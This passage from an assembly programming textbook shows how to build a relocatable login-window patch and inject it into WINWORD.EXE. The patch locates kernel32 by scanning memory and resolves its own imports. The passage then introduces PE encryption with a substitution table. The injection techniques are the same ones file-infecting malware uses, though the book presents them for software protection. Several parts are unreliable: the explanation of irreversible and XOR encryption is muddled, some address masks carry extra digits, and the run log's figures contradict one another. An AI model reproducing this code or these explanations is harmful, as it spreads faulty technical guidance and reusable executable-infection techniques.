The message processing procedure is responsible for receiving user input and button click messages. When the user clicks the "Login" button, the procedure retrieves the username and password from the edit boxes and compares them with predefined strings. If they match, the user is allowed to continue using the program; otherwise, the program terminates. Depending on the different results, a message box with different information is displayed.

Another important task of the message processing procedure is to paint the six controls in the window. The code to respond to the `WM_CREATE` message in the procedure does this, specifically lines 80–115.

The main focus of testing this program is to ensure its direction is correct. By testing, it was found that if the username and password entered by the user are correct, the program proceeds to display the success code; if incorrect, the program terminates. The test results are consistent with the design expectations. Next, the program will be modified to make it relocatable.

---

### 20.3 RELOCATABLE WINDOW PROGRAM LOGIN.ASM

This is the second step in writing a patch program. Based on the correctly executed nores.asm in the previous section, modify the code to make it relocatable, and import the patch features. The modifications include converting the data segment to code segment, replacing all involved direct addressing with relocatable techniques. The new program is named login.asm, as shown in Code Listing 20-2.

**Note:** At this point, this program does not yet conform to the patch framework structure, and there is no dynamic loading and calling of the patch, so it does not have the features of a complete patch program.

**Code Listing 20-2** Relocatable User Login Window Program (chapter20\login.asm)

```
1 ;-----
2 ; This program demonstrates a login window example that does not require resource files
3 ; Relocatable information, no data segment
4 ; Cheng Li
5 ; 2010.6.28
6 ;-----
7 .386
8 .model flat, stdcall
9 option casemap:none
10 ...
26
27
28 ; Code Segment
29 .code
30 jmp start
31
32 szCaption db 'Welcome!', 0
33 szText db 'This software is for authorized users only. Please use it properly!', 0
34 szCaptionMain db 'System Login', 0
35 szClassName db 'Menu Example', 0
36 szButtonClass db 'button', 0
37 szEditClass db 'edit', 0
38 szLabelClass db 'static', 0
39
40 szButtonText1 db 'Login', 0
41 szButtonText2 db 'Cancel', 0
42 szLabel1 db 'Username:', 0
43 szLabel2 db 'Password:', 0
44 lpszUser db 'admin', 0 ; Default username
45 lpszPass db '123456', 0 ; Default password
46
47 szBuffer db 256 dup(0)
48 szBuffer2 db 256 dup(0)
49
50 hInstance dd ?
51 hWinMain dd ?
52 hWinEdit dd ?
53 dwRelocBase dd ?
54
55 ;-----
56 ; Get the base address of kernel32.dll and return it
57 ;-----
58 _getKernelBase proc _dwKernelRetAddress
```

```

59         local @dwRet
60
61     pushad
62
63     mov @dwRet, 0
64
65     mov edi, _dwKernelRetAddress
66     and edi, 0FFFFF0000h ; Align to the page boundary, using 1000h as the alignment
67
68     .repeat
69     .if word ptr [edi] == IMAGE_DOS_SIGNATURE ; Find the DOS header of kernel32.dll
70         mov esi, edi
71         add esi, [esi + 03ch]
72         .if word ptr [esi] == IMAGE_NT_SIGNATURE ; Find the PE header of kernel32.dll
73             mov @dwRet, edi
74             .break
75         .endif
76     .endif
77     sub edi, 01000h
78     .break .if edi < 0700000000h
79     .until FALSE
80     popad
81     mov eax, @dwRet
82     ret
83     _getKernelBase endp
84
85 ;-----
86 ; Get the address of the specified API function
87 ; Input parameters: hModule is the module handle, lpApi is the API function name
88 ; Output parameter: eax is the actual address of the requested function
89 ;-----
90 _getApi proc hModule, lpApi
91
..
153
154
155     ret
156 _getApi endp
157 ;-----
158 ; Exit Procedure
159 ;-----
160 _Quit proc
161     pushad
162     call @F ; Locate the relocation
163     @@
164     pop ebx
165     sub ebx, offset @B ; Restore the base address
166     invoke DestroyWindow, [ebx + offset hWinMain]
167     invoke PostQuitMessage, NULL
168     popad
169     ret
170 _Quit endp
171
172 _Exit proc
173     invoke ExitProcess, NULL
174 _Exit endp
175 ;-----
176 ; Window Message Processing Procedure
177 ;-----
178 _ProcWinMain proc uses ebx edi esi, hWnd, uMsg, wParam, lParam
179     local @stPos:POINT
180     local hLabel1:dword
181     local hLabel2:dword
182     local hEdit1:dword
183     local hEdit2:dword
184     local hButton1:dword
185     local hButton2:dword
186
187     call @F ; Locate the relocation
188     @@
189     pop ebx
190     sub ebx, offset @B ; Restore the base address
191
192     mov eax, uMsg
193
194     .if eax==WM_CREATE

```

```

195         mov eax, hWnd
196         mov [ebx+offset hWinMain], eax
197
198 ; Static Text
199         mov eax, offset szLabelClass
200         add eax, ebx
201         mov ecx, offset szLabel1
202         add ecx, ebx
203
204         mov edx, [ebx+offset hInstance]
205
206         push ebx
207         invoke CreateWindowEx, NULL, \
208             eax, ecx, WS_CHILD or WS_VISIBLE, \
209             10, 20, 100, 30, hWnd, ID_LABEL1, edx, NULL
210         mov hLabel1, eax
211         pop ebx
212
213         mov eax, offset szLabelClass
214         add eax, ebx
215         mov ecx, offset szLabel2
216         add ecx, ebx
217
218         mov edx, [ebx+offset hInstance]
219
220         push ebx
221         invoke CreateWindowEx, NULL, \
222             eax, ecx, WS_CHILD or WS_VISIBLE, \
223             10, 50, 100, 30, hWnd, ID_LABEL2, edx, NULL
224         mov hLabel2, eax
225         pop ebx
226
227 ; Edit Boxes
228         mov eax, offset szEditClass
229         add eax, ebx
230
231         mov edx, [ebx+offset hInstance]
232
233         push ebx
234         invoke CreateWindowEx, WS_EX_TOPMOST, \
235             eax, NULL, WS_CHILD or WS_VISIBLE \
236             or WS_BORDER, \
237             105, 19, 175, 22, hWnd, ID_EDIT1, edx, NULL
238         mov hEdit1, eax
239         pop ebx
240
241         mov eax, offset szEditClass
242         add eax, ebx
243
244         mov edx, [ebx + offset hInstance]
245         push ebx
246         invoke CreateWindowEx, WS_EX_TOPMOST, \
247             eax, NULL, WS_CHILD or WS_VISIBLE \
248             or WS_BORDER or ES_PASSWORD, \
249             105, 49, 175, 22, hWnd, ID_EDIT2, edx, NULL
250         mov hEdit2, eax
251         pop ebx
252
253 ; Buttons
254         mov eax, offset szButtonClass
255         add eax, ebx
256         mov ecx, offset szButtonText1
257         add ecx, ebx
258
259         mov edx, [ebx + offset hInstance]
260         push ebx
261         invoke CreateWindowEx, NULL, \
262             eax, ecx, WS_CHILD or WS_VISIBLE, \
263             120, 100, 60, 30, hWnd, ID_BUTTON1, edx, NULL
264         mov hButton1, eax
265         pop ebx
266
267         mov eax, offset szButtonClass
268         add eax, ebx
269         mov ecx, offset szButtonText2
270         add ecx, ebx

```

```

271         mov edx, [ebx + offset hInstance]
272         push ebx
273         invoke CreateWindowEx, NULL, \
274             eax, ecx, WS_CHILD or WS_VISIBLE, \
275             200, 100, 60, 30, hWnd, ID_BUTTON2, edx, NULL
276         mov hButton2, eax
277         pop ebx
278     .elseif eax==WM_COMMAND ; Process menu and control messages
279         mov eax, wParam
280         movzx eax, ax
281         .if eax==ID_BUTTON1
282             mov eax, offset szBuffer
283             add eax, ebx
284             push ebx
285             invoke GetDlgItemText, hWnd, ID_EDIT1, \
286                 eax, sizeof szBuffer
287             pop ebx
288
289             mov eax, offset szBuffer2
290             add eax, ebx
291             push ebx
292             invoke GetDlgItemText, hWnd, ID_EDIT2, \
293                 eax, sizeof szBuffer2
294             pop ebx
295             mov eax, offset szBuffer
296             add eax, ebx
297             mov ecx, offset lpszUser
298             add ecx, ebx
299             push ebx
300             invoke lstrcmp, eax, ecx
301             pop ebx
302             .if eax
303                 jmp _ret
304             .endif
305             mov eax, offset szBuffer2
306             add eax, ebx
307             mov ecx, offset lpszPass
308             add ecx, ebx
309             push ebx
310             invoke lstrcmp, eax, ecx
311             pop ebx
312             .if eax
313                 jmp _ret
314             .endif
315
316             invoke MessageBox, NULL, offset szText, offset szCaption, MB_OK
317             jmp _ret1
318         .elseif eax==ID_BUTTON2
319         _ret:    call _Exit
320         _ret1:   call _Quit
321         .endif
322         .elseif eax==WM_CLOSE
323         .else
324             invoke DefWindowProc, hWnd, uMsg, wParam, lParam
325             ret
326         .endif
327
328         xor eax, eax
329         ret
330
331 _ProcWinMain endp
332
333 ;-----
334 ; Main Program
335 ;-----
336 _WinMain proc _base
337
338     local @stWndClass:WNDCLASSEX
339     local @stMsg:MSG
340     local @hAccelerator
341
342     mov ebx, _base
343     push ebx
344     invoke GetModuleHandle, NULL
345     pop ebx

```

```

347     mov [ebx + offset hInstance], eax
348
349     push ebx
350 ; Initialize the window class
351     invoke RtlZeroMemory, addr @stWndClass, sizeof @stWndClass
352     mov @stWndClass.hIcon, NULL
353     mov @stWndClass.hIconSm, NULL
354
355     mov @stWndClass.hCursor, NULL
356
357     pop ebx
358
359     mov edx, offset _ProcWinMain
360     add edx, ebx
361     mov ecx, offset szClassName
362     add ecx, ebx
363
364     push [ebx + offset hInstance]
365     pop @stWndClass.hInstance
366     mov @stWndClass.cbSize, sizeof WNDCLASSEX
367     mov @stWndClass.style, CS_HREDRAW or CS_VREDRAW
368     mov @stWndClass.lpfnWndProc, edx
369     mov @stWndClass.hbrBackground, COLOR_WINDOW
370     mov @stWndClass.lpszClassName, ecx
371     push ebx
372     invoke RegisterClassEx, addr @stWndClass
373     pop ebx
374
375     mov edx, offset szClassName
376     add edx, ebx
377     mov ecx, offset szCaptionMain
378     add ecx, ebx
379
380     mov eax, offset hInstance
381     add eax, ebx
382     push ebx
383 ; Create and display the window
384     invoke CreateWindowEx, WS_EX_CLIENTEDGE, \
385             edx, ecx, \
386             WS_OVERLAPPED or WS_CAPTION or \
387             WS_MINIMIZEBOX, \
388             350, 280, 300, 180, \
389             NULL, NULL, [eax], NULL
390     pop ebx
391     mov [ebx + offset hWinMain], eax
392
393     mov edx, offset hWinMain
394     add edx, ebx
395
396     push ebx
397     push edx
398     invoke ShowWindow, [edx], SW_SHOWNORMAL
399     pop edx
400     invoke UpdateWindow, [edx] ; Refresh the client area and send WM_PAINT message
401     pop ebx
402
403 ; Message Loop
404     .while TRUE
405         push ebx
406         invoke GetMessage, addr @stMsg, NULL, 0, 0
407         pop ebx
408         .break .if eax==0
409         mov edx, offset hWinMain
410         add edx, ebx
411
412         push ebx
413         invoke TranslateAccelerator, [edx], \
414             @hAccelerator, addr @stMsg
415         pop ebx
416         .if eax==0
417             invoke TranslateMessage, addr @stMsg
418             invoke DispatchMessage, addr @stMsg
419             .endif
420         .endw
421         ret
422 _WinMain endp

```

```

423
424
425 start:
426 ; Get the current stack top value
427     mov eax, dword ptr [esp]
428     push eax
429     call @F ; Locate the relocation
430 @@:
431     pop ebx
432     sub ebx, offset @B
433     pop eax
434     push ebx
435     invoke _WinMain, ebx
436     pop ebx
437     mov eax, offset szCaptionMain
438     add eax, ebx
439     invoke MessageBox, NULL, eax, NULL, MB_OK
440 jmpToStart db 0E9h, 0F0h, 0FFh, 0FFh, 0FFh
441     ret
442 end start

```

As shown in the code listing, lines 162-165, lines 187-190, and lines 429-432 all use relocatable techniques, converting the variables of the control creation process into local variables of the procedure.

Using the compilation and execution steps to generate the login.exe program, the test results show that it runs correctly.

**Note:** Because important variables are defined and relocated in the code segment, the characteristic property of the .text section needs to be modified to 0E0000060h in the PE file header; otherwise, an error will occur.

## 20.4 PATCH PROGRAM PATCH.ASM

This step is the final step in writing the patch program. This step will modify login.asm based on the foundation of the second step, primarily to complete the structure of login.asm so that it conforms to the embedded patch framework structure defined in section 13.3.1 of this book; finally, dynamic loading techniques will be used to invoke the external functions used by the patch program.

### 20.4.1 OBTAIN IMPORT FUNCTIONS FROM THE LIBRARY

To complete a patch program without an import table, first, find the source code of login.asm and record all external function calls invoked through dynamic linking as listed in Table 20-1.

**Table 20-1** Import functions used in the patch program

Serial Number	Dynamic Link Library	Function Name	Description
1	User32.dll	CreateWindowExA	Create Window
2	User32.dll	DefWindowProcA	Default Window Procedure
3	User32.dll	DestroyWindow	Destroy Window
4	User32.dll	DispatchMessageA	Dispatch Message
5	User32.dll	GetDlgItemTextA	Get Text

6	User32.dll	GetMessageA	Get Message
7	User32.dll	MessageBoxA	Display Message Box
8	User32.dll	PostQuitMessage	Post Quit Message
9	User32.dll	RegisterClassExA	Register Class
10	User32.dll	ShowWindow	Show Window
11	User32.dll	TranslateAcceleratorA	Translate Accelerator
12	User32.dll	TranslateMessage	Translate Message
13	User32.dll	UpdateWindow	Update Window
14	Kernel32.dll	ExitProcess	Exit Process
15	Kernel32.dll	GetModuleHandleA	Get Module Handle
16	Kernel32.dll	RtlZeroMemory	Clear Memory
17	Kernel32.dll	IstrcmpA	Compare Strings

There are three methods to obtain the above information:

1. Manually find these functions in the source code, and then find the relationships between the functions and the dynamic link libraries through the network.
2. Delete the include and includelib in the code and compile again. The error messages will show which functions are called in the program. Each error line indicates a function that is called but not found.
3. Use FlexHex to find the import table of login.exe. Since the linker has already classified the functions, you can extract these functions from the import table of login.exe and find their relationship with the dynamic link libraries.

The first method is too cumbersome; the second method will result in repeated errors and is inefficient. Therefore, the third method is recommended.

```

00000A00 00 00 00 00 54 00 43 72 65 61 74 65 57 69 6E 64 ....T.CreateWind
00000AE0 6F 77 45 78 41 00 7E 00 44 65 66 57 69 6E 64 6F owExA...DefWindo
00000AF0 77 50 72 6F 63 41 00 00 87 00 44 65 73 74 72 6F wProcA...Destro
00000B00 79 57 69 6E 64 6F 77 00 8C 00 44 69 73 70 61 74 yWindow..Dispat
00000B10 63 68 4D 65 73 73 61 67 65 41 00 00 F4 00 47 65 chMessageA...Ge
00000B20 74 44 6C 67 49 74 65 6D 54 65 78 74 41 00 19 01 tDlgItemTextA...
00000B30 47 65 74 4D 65 73 73 61 67 65 41 00 9D 01 4D 65 GetMessageA..Me
00000B40 73 73 61 67 65 42 6F 78 41 00 BF 01 50 6F 73 74 ssageBoxA..Post
00000B50 51 75 69 74 4D 65 73 73 61 67 65 00 C8 01 52 65 QuitMessage..Re
00000B60 67 69 73 74 65 72 43 6C 61 73 73 45 78 41 00 00 gisterClassExA..
00000B70 2D 02 53 68 6F 77 57 69 6E 64 6F 77 00 00 3F 02 -.ShowWindow..?.
00000B80 54 72 61 6E 73 6C 61 74 65 41 63 63 65 6C 65 72 TranslateAccel
00000B90 61 74 6F 72 41 00 42 02 54 72 61 6E 73 6C 61 74 atorA.B.Translat
00000BA0 65 4D 65 73 73 61 67 65 00 00 4E 02 55 70 64 61 eMessage..N.Upda
00000BB0 74 65 57 69 6E 64 6F 77 00 00 75 73 65 72 33 32 teWindow..user32
00000BC0 2E 64 6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63 .dll..E.ExitProc
00000BD0 65 73 73 00 09 01 47 65 74 4D 6F 64 75 6C 65 48 ess...GetModuleH
00000BE0 61 6E 64 6C 65 41 00 00 0B 02 52 74 6C 5A 65 72 andleA....RtlZer
00000BF0 6F 4D 65 6D 6F 72 79 00 B7 02 6C 73 74 72 63 6D oMemory..lstrcmp
00000C00 70 41 00 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C pA..kernel32.dll

```

As shown above, the import table lists the function names called by the program and the dynamic link library names where these functions are located. Based on this information, Table 20-1 can be easily obtained.

---

#### 20.4.2 MODIFY LOGIN.ASM ACCORDING TO THE PATCH FRAMEWORK

According to the writing rules of the embedded patch framework (see section 13.3.2), modify the original login.asm. These modifications include: modifying function definitions, separating function calls and invocations, and restructuring the program. First, let's see how to modify function definitions so that static calls become dynamic calls.

### 1. Modify Function Definitions

According to the writing rules of the embedded patch framework for external function calls, apply the following modifications to each function called in login.asm (taking GetProcAddress as an example):

#### 1.1 Declare the function

```
_QLGetProcAddress typedef proto :dword, :dword
```

#### 1.2 Declare the function reference

```
_ApiGetProcAddress typedef ptr _QLGetProcAddress ; Declare function  
reference
```

#### 1.3 Define the function variable (global variable)

```
_GetProcAddress _ApiGetProcAddress ? ; Define function
```

- The function declarations can be found in D:\masm32\include\user32.inc. Open this file, choose the menu "Edit" > "Find", input the function name in the search box, and click "Find Next" to locate the specified function declaration in user32.dll.

### 2. Separate Function Calls and Invocations

Since the function address is now a global variable, the following line cannot be used for invocation:

```
invoke _GetProcAddress
```

Thus, during the generation of the character code, the invoke instruction will still use the direct address search, so the invoke instruction's operation count needs to be reset. To address this issue, the following code template is usually used:

```
mov edx, [ebx+offset _GetProcAddress]  
call edx
```

Let's look at an actual example:

```
mov eax, offset szLoadLibraryA  
add eax, ebx
```

```

push eax
push [ebx+offset hKernel32Base]
mov edx, [ebx+offset _GetProcAddress]
call edx
mov [ebx+offset _LoadLibraryA], eax

```

The equivalent of the above code is:

```

invoke GetProcAddress, hKernel32Base, addr szLoadLibraryA
mov _LoadLibraryA, eax

```

Although the original code is more complex, it achieves better portability due to the use of relocation technology and dynamic loading technology.

### 3. Modify Program Structure

According to the requirements of the embedded patch framework, adjust the program structure of `login.asm`, mainly involving two locations:

1. Add jump instruction code at the beginning of the code section, as shown below:

```

; code section
.code
jmp start

szCaption db 'Prompt', 0
szText db 'This program is for internal use only, external use is
prohibited!', 0
szCaptionMain db 'System Message', 0
...

```

2. Add jump instruction code before the return instruction, as shown below:

```

jmpToStart db 0E9h, 0F0h, 0FFh, 0FFh, 0FFh
ret
end start

```

#### 20.4.3 MAIN CODE OF THE PATCH PROGRAM

After the above modifications, the patch program is basically complete. Code Listing 20-3 contains the main code of the patch program. For the complete code, please refer to the attached file `chapter20\patch.asm`.

**Code Listing 20-3 Main Code of EXE Loader Patch Program (chapter20\patch.asm)**

```

1 start:
2 ; Save the current stack top
3 mov eax, dword ptr [esp]
4 push eax
5 call @F ; Relative offset
6 @F:
7 pop ebx
8 sub ebx, offset @B
9 pop eax
10 ; Get the base address of kernel32.dll
11 invoke _getKernelBase, eax
12 mov [ebx+offset hKernel32Base], eax
13

```

```

14 ; Find the first address of the GetProcAddress function in kernel32.dll
15 mov eax, offset szGetProcAddress
16 add eax, ebx
17 mov ecx, [ebx+offset hKernel32Base]
18 invoke _getApi, ecx, eax
19 ; Assign the address value to the function reference
20 mov [ebx+offset _GetProcAddress], eax
21
22 ; Use the address of the GetProcAddress function,
23 ; and call the GetProcAddress function twice to get the first address of the LoadLibraryA
function
24 mov eax, offset szLoadLibraryA
25 add eax, ebx
26
27 push eax
28 push [ebx+offset hKernel32Base]
29 mov edx, [ebx+offset _GetProcAddress]
30 call edx
31 mov [ebx+offset _LoadLibraryA], eax
32
33 invoke _getDllBase ; Get the base addresses of all used DLLs except kernel32
34 invoke _getFuns ; Get the addresses of all used functions except GetProcAddress and
LoadLibraryA
35
36 invoke _WinMain, ebx
37
38 jmpToStart db 0E9h, 0F0h, 0FFh, 0FFh, 0FFh
39 ret
40 end start

```

The above code first calls the function `_getKernelBase` to obtain the base address of `kernel32.dll`; then, it calls the function `_getApi` to get the address of `GetProcAddress`; it then calls the function `GetProcAddress` to obtain the address of `LoadLibraryA`. After getting these two addresses, it calls the function `_getDllBase` to obtain the base addresses of other dynamic link libraries besides `kernel32.dll`, and calls the function `_getFuns` to get the addresses of all other external functions used in the program. Finally, it executes the main window creation function `_WinMain`.

## 20.5 ATTACH PATCH AND RUN

Since the code for this example patch is relatively long, with a total of 0B2Ch characters, the method introduced in Chapter 16 is used to append the code to a new section of the target PE file. Below is the result of running `patch.exe` attached to WinWord:

```

Patch Program: D:\masm32\source\chapter20\patch.exe
Target PE Program: C:\WINWORD.EXE

Patch code segment size: 00000b2c
Breakpoint alignment size after rounding up: 00000c00
Valid data length of the target PE file before rounding: 00000312
Valid data length of the target PE file after rounding: 00000318
Number of sections in the target PE file: 000000c8
Size of all section headers: 00000528
Size of optional header data directory: 00000600
Original size: 000bd950
The following is the size after adding the patch: 00bbe800
New entry point address of the target PE file: 0000019f0
Original entry point address of the target PE file: 00bee000
The checksum operation correction value of the patch code's 9th instruction after
modification: ff412ec5
The relocation addresses of the sections needing modifications are as follows:

Section    Original Offset      Modified Offset
.text      00000400          00000600
.data      00047000          000a7200
.tls       00051600          000b5180
.idata     00051800          000b5180
.rsrc      00051a00          000b51a0

```

The running interface is shown in Figure 20-2.




Figure 20-2 EXE Loader Patch Program Running Interface Screenshot

After running, a file named `bindB.exe` will be generated in the root directory of the C: drive. When you open `bindB.exe`, a permission authentication window will appear first. After entering the correct values (Username: admin, Password: 123456), the Word program will run.

Thus, the design of the EXE loader is successful!

---

#### 20.6 SUMMARY

This chapter implemented an EXE loader. First, a window program without resource files was written, and then a new section was created in the PE file. The code was appended to the new section, and the target PE file was patched using this method. When the user wants to run the target PE file, they need to enter a password first.

The focus of this chapter is writing a patch program without resource files.

EXE encryption is a software protection technique that encrypts specified PE files, which can increase the difficulty of code analysis and, to some extent, protect the security of the software code.

EXE encryption technology usually involves the encryption of the software, processing the PE files with encryption software. Through the analysis of the PE files after encryption, only information related to the code to be decrypted can be seen, while the original PE file information is hidden. At the same time, if some tricks are used in the EXE patch code, the difficulty of reverse engineering the PE can be effectively increased, achieving the purpose of protecting the software.

---

#### 21.1 BASIC APPROACH

The basic approach to encrypting a PE file is as follows:

**Step 1:** Use a patch tool to modify the data directory of the target PE file and transfer the contents of the original data directory to the patch code.

**Step 2:** Use a patch tool to encrypt the section data of the target PE file.

**Step 3:** Use a patch tool to place the address of the section data in the patch code into the address of the target PE file.

**Step 4:** Use a patch tool to restore the original data directory structure of the target PE file.

**Step 5:** Use a patch tool to decrypt the section data of the target PE file.

**Step 6:** Use a patch code to dynamically load the target PE file into the PE loader.

**Step 7:** Use a patch code to correct the IAT of the target PE file.

The structure of the target PE file after encryption is shown in Figure 21-1. As shown, the data directory of the target PE file becomes empty after encryption. When analyzing the PE file with tools (such as PEInfo), the registered data types in the data directory will not be displayed. The original data directory table will be replaced by the patch tool and transferred to the patch code. Except for the data directory table, sections, and some AddressOfEntryPoint, the external data of the target PE file will remain unchanged. The header information of the target PE file and its static data are stored in the encrypted format. However, the length of the section data does not change, and the section data will be placed in the last section of the target PE file by the patch tool.



**Figure 21-1:** Structure of the target PE file after encryption

## 21.2 ENCRYPTION ALGORITHM

The encryption algorithm is the core of EXE encryption. This section first introduces two commonly used encryption algorithms, then explains the self-designed reversible encryption algorithm, and finally gives the encryption code.

### 21.2.1 TYPES OF ENCRYPTION ALGORITHMS

According to the recoverability of the encrypted information, common encryption algorithms are divided into two categories:

- Irreversible encryption
- Reversible encryption

The following is an introduction to these categories.

#### 1. Irreversible Encryption

The characteristic of irreversible encryption is that the encrypted data cannot be decrypted without the original key. The data encrypted with this algorithm is impossible to decrypt, and can only be recognized by re-encrypting the same data with the same encryption algorithm, resulting in the same encrypted result.

To avoid the possibility of users getting repeated encrypted results through the same key, in systems with user rights, a user certificate with a unique irreversible encryption code for each user is usually stored. This encryption code can be any key that cannot be decrypted unless it is cracked. Of course, this cannot replace the initial encryption of the original data, but it can verify the user's certificate through one-time decryption.

For example, suppose the initial key provided by the user is "123456". If an irreversible encryption algorithm is used to process this key, adding 3 to each digit and then taking the last digit of the result for each number will produce the irreversible encryption code "120120". It is very likely that you can't figure out what the original number was, because many different numbers can produce this result. If a system recalculates the user's certificate each time, once the user enters "123456", the final encryption result must match the stored encryption code.

Typically, the key is entered by the user, and the key for irreversible encryption needs to be kept and transmitted securely to prevent loss and leakage, and is suitable for use in offline systems or systems with high security requirements. However, due to the complexity and high maintenance cost of encryption algorithms, it is usually only used in situations with strict requirements, such as industrial control systems.

In recent years, as the computing power of computers and networks has continued to improve, the application of irreversible encryption in the field of data encryption is gradually increasing. Examples include the MD5 algorithm developed by RSA, and the Secure Hash Standard (SHS) adopted by the United States for secure data hashing.

## 2. Reversible Encryption

Reversible encryption algorithms are divided into two categories: "symmetric" and "asymmetric."

**Symmetric Encryption:** Encryption and decryption use the same key, commonly referred to as a "Session Key." This encryption technology is widely used; for example, the DES encryption standard adopted by the U.S. government is a typical "symmetric" encryption technique, where the session key is 56 bits long.

**Asymmetric Encryption:** Encryption and decryption do not use the same key but rather two keys: one is called the "public key," and the other is called the "private key." These two keys must be used in pairs; otherwise, the encrypted document cannot be opened. The "public key" can be publicly disclosed, while the "private key" must be kept confidential by the owner. The advantage of this is that if the data is transmitted over the network, the sender can safely disclose the public key, as it is useless without the corresponding private key for decryption. In contrast, symmetric encryption requires the key to be kept secret, which may pose security risks during transmission.

The most basic reversible encryption algorithm is the XOR operation. It is well known that XORing a value twice with the same key will yield the original value. For example, if the XORed result of "123456" is "789123" or "456123," the encryption algorithm can be used not only to encrypt data but also to restore the original data.

---

### 21.2.2 EXAMPLE OF A SELF-DEFINED REVERSIBLE ENCRYPTION ALGORITHM

This section defines a reversible encryption algorithm, with the basic idea as follows:

First, construct a 256-byte encryption base table, ensuring that each entry in the table is unique and non-repeating. This means that the base table should contain every ASCII character from 00h to 0ffh. Next, encrypt each byte of the PE file by finding the

corresponding value in the base table and using it for encryption. The encryption method is very simple, using the value from the base table as the key. This encryption method is illustrated in Figure 21-2.




Figure 21-2: Byte Encryption Algorithm Process

As shown in the figure, the encryption table contains 256 items, with each item storing a different value, and these values are not arranged in order. For example, if the byte to be encrypted is 50h, this value will be used as an index for the table. Look up the value at the 50h position in the table, which is 98h; this found value is the encrypted byte.

The decryption process is the exact opposite. To decrypt, start with the encrypted byte 98h, search through the table for a matching value. When the matching value is found, record the index of this position; this index value 50h is the decrypted byte.

#### 21.2.3 CONSTRUCTING THE ENCRYPTION TABLE

The encryption table consists of 255 random numbers (approximately non-repetitive) and the last byte, 00h. The method to construct these random numbers is as follows:

```
; Generate encryption table
mov @dwCount,0
mov edi,offset EncryptionTable
.while TRUE
    invoke _getAByte
    mov byte ptr [edi],al
    inc edi
    inc @dwCount
    .break .if @dwCount==0ffh
.endw
```

Initially, all items in the encryption table are initialized to 00h. The `_getAByte` function obtains a byte that is not duplicated in the table so far and adds it to the table. The definition of the `_getAByte` function is as follows:

```
_getAByte proc
local @ret
```

```

pushad
loc1:
    ; Get a random number
    invoke _getRandom,1,255
    mov @ret,eax

    ; Check if the random number already exists in the table
    invoke _isExists,eax
    .if eax ; if it exists, get another random number
        jmp loc1
    .endif
.popad
mov eax,@ret ; if it does not exist, return it
ret
_getAByte endp

```

The `_getAByte` function first takes a number between 1 and 255 (note that 0 is excluded because 0 is set as the index of the 255th item, primarily for the convenience of the `_isExists` function). The method for obtaining a specified range of random numbers is as follows:

```

_getRandom proc _dwMin:dword, _dwMax:dword
local @dwRet:dword
pushad

; Get a random seed, of course, other methods can be substituted
invoke GetTickCount
mov ecx, 19          ; X = ecx = 19
mul ecx             ; eax = eax * X
add eax, 37          ; eax = eax + Y (Y = 37)
mov ecx, _dwMax      ; ecx = upper bound
sub ecx, _dwMin      ; ecx = upper bound - lower bound
inc ecx              ; ecx = ecx + 1 (to get the range)
xor edx, edx         ; edx = 0
div ecx              ; eax = eax mod Z (remainder in edx)
add edx, _dwMin
mov @dwRet, edx
popad
mov eax, @dwRet      ; eax = Rand Number
ret
_getRandom endp

```

The basic formula for obtaining a random number is:

$$\text{Random Number} = \text{Lower Bound} + (\text{Random Number} \times 19 + 37) \bmod (\text{Upper Bound} - \text{Lower Bound} + 1)$$

